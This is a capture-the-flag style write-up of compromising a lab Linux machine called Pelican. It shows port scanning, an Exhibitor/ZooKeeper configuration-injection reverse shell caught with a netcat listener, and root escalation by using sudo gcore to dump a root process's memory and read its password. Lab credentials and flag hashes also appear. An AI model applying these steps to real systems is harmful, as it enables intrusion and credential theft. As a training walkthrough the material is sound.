# Report - Pelican

## Host Info Gathering

- We are given a intermediate Linux machine called Pelican. With the given IP address of `192.168.181.98` , we can use `nmap` to perform a scan over TCP and UDP ports.

```
> nmap -sCV -A -Pn -O -p- 192.168.181.98 -oN tcpnmap.md
> sudo nmap -sU -Pn 192.168.181.98 --top-ports=100 --reason -oN udpnmap.md
```

```
# TCP Scan Result
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROU
P)
445/tcp   open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGR
OUP)
631/tcp   open  ipp         CUPS 2.2
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Forbidden - CUPS v2.2.10
2181/tcp  open  zookeeper   Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp  open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
```

```
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp  open  http        Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp  open  http        nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.181.98:8080/exhibitor/v1/ui/
index.html
|_http-server-header: nginx/1.14.2
44267/tcp open  java-rmi    Java RMI
```


## Important Info

```
root : ClogKingpinInning731
```

## Initial Foothold

- We notice `port 139 & 445` are open, so that we can try enumerate over SMB. I tried `smbclient` anonymous connection and `enum4linux` and getting no information. Tried `netexec` to list shared files and getting no information.

- Proceed to `port 8080` , we visit it and see a HTTP ERROR 404.




- Then use `dirsearch` and `feroxbuster` to discover directories under url but no much useful information were found.


```
> dirsearch -u http://192.168.181.98:8080

> feroxbuster --url http://192.168.181.98:8080 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -t 50 -o ferox.md
```


- From initial `nmap` scan, we can find out there's zookeeper running on `port 2181` . I have no idea what is zookeeper, and I googled "Zookeeper 3.4.6".

  There's a related ExploitDB RCE exploit shows up as "Exhibitor Web UI 1.7.1" - https://www.exploit-db.com/exploits/48654

  By reviewing the content, it mentioned a vulnerable url address of `http://<Target_IP>:8080/exhibitor/v1/config/set` . Put our target ip into the url and visit it, we can get an CMS web page.




- On the `zookeeper` page, we can click “Config” → enable “Editing” on. Then replace a reverse shell in “java.env script” to prepare for exploit.




On kali, start listening port 9090.  Then return back to `zookeeper` page to execute the exploit by hitting “Commit”. Then we can get the shell as `charles` and obtain locat.txt as low-privilege user.

```
> rlwrap nc -lvnp 9090

- local.txt : 3362c35ed7faad2f954678c7670ee80b
```


```
jip@jip:~/Offsec/PG/Pelican$ rlwrap nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.221] from (UNKNOWN) [192.168.181.98] 34860
sh: 0: can't access tty; job control turned off
$ whoami
charles
```

## Privilege Escalation

- The next step is privilege escalation. By running `sudo -l` , we found that we can sudo run `gcore` without password.

  Check crontab, we can know root is running `/usr/bin/password-store` .

  > sudo -l
  >
  > cat /etc/crontab

```
charles@pelican:~$ sudo -l                sudo -l
sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
```

```
$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
@reboot         root    /usr/bin/password-store
@reboot         root    while true; do chown -R charles:charles /opt/zookeeper && chown -R charles:charles /opt/exhibitor && sleep 1; done
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

- Checking `gcore` on GTFOBins, we find an SUID way.

### SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which gcore) .

./gcore $PID
```

In order to do it, we need to find the process id we can use. Think about the password-store we found before. We can see what's its process id. In my case, it is 486.

```
> ps aux | grep "password"
```

```
$ ps aux | grep "password"
ps aux | grep "password"
root         486  0.0  0.0   2276    72 ?        Ss   20:49   0:00 /usr/bin/password-store
charles    13226  0.0  0.0   6208   884 pts/0    S+   21:34   0:00 grep password
```

- Running as GTFOBins introduced, we can use `gcore` to create a `gcore.486` file at current path. By viewing the file content, we are able to find the password for root user. Then we can simply switch to `root` to gain high-privilege.


  > sudo /usr/bin/gcore 486
  > cat gcore.486

  root : ClogKingpinInning731

  > su root
  : ClogKingpinInning731

  > whoami
  : root

  - proof.txt : cbcb17baeeba99db4a01561111608a8c




## Reference

- https://www.exploit-db.com/exploits/48654
- https://gtfobins.github.io/gtfobins/gcore/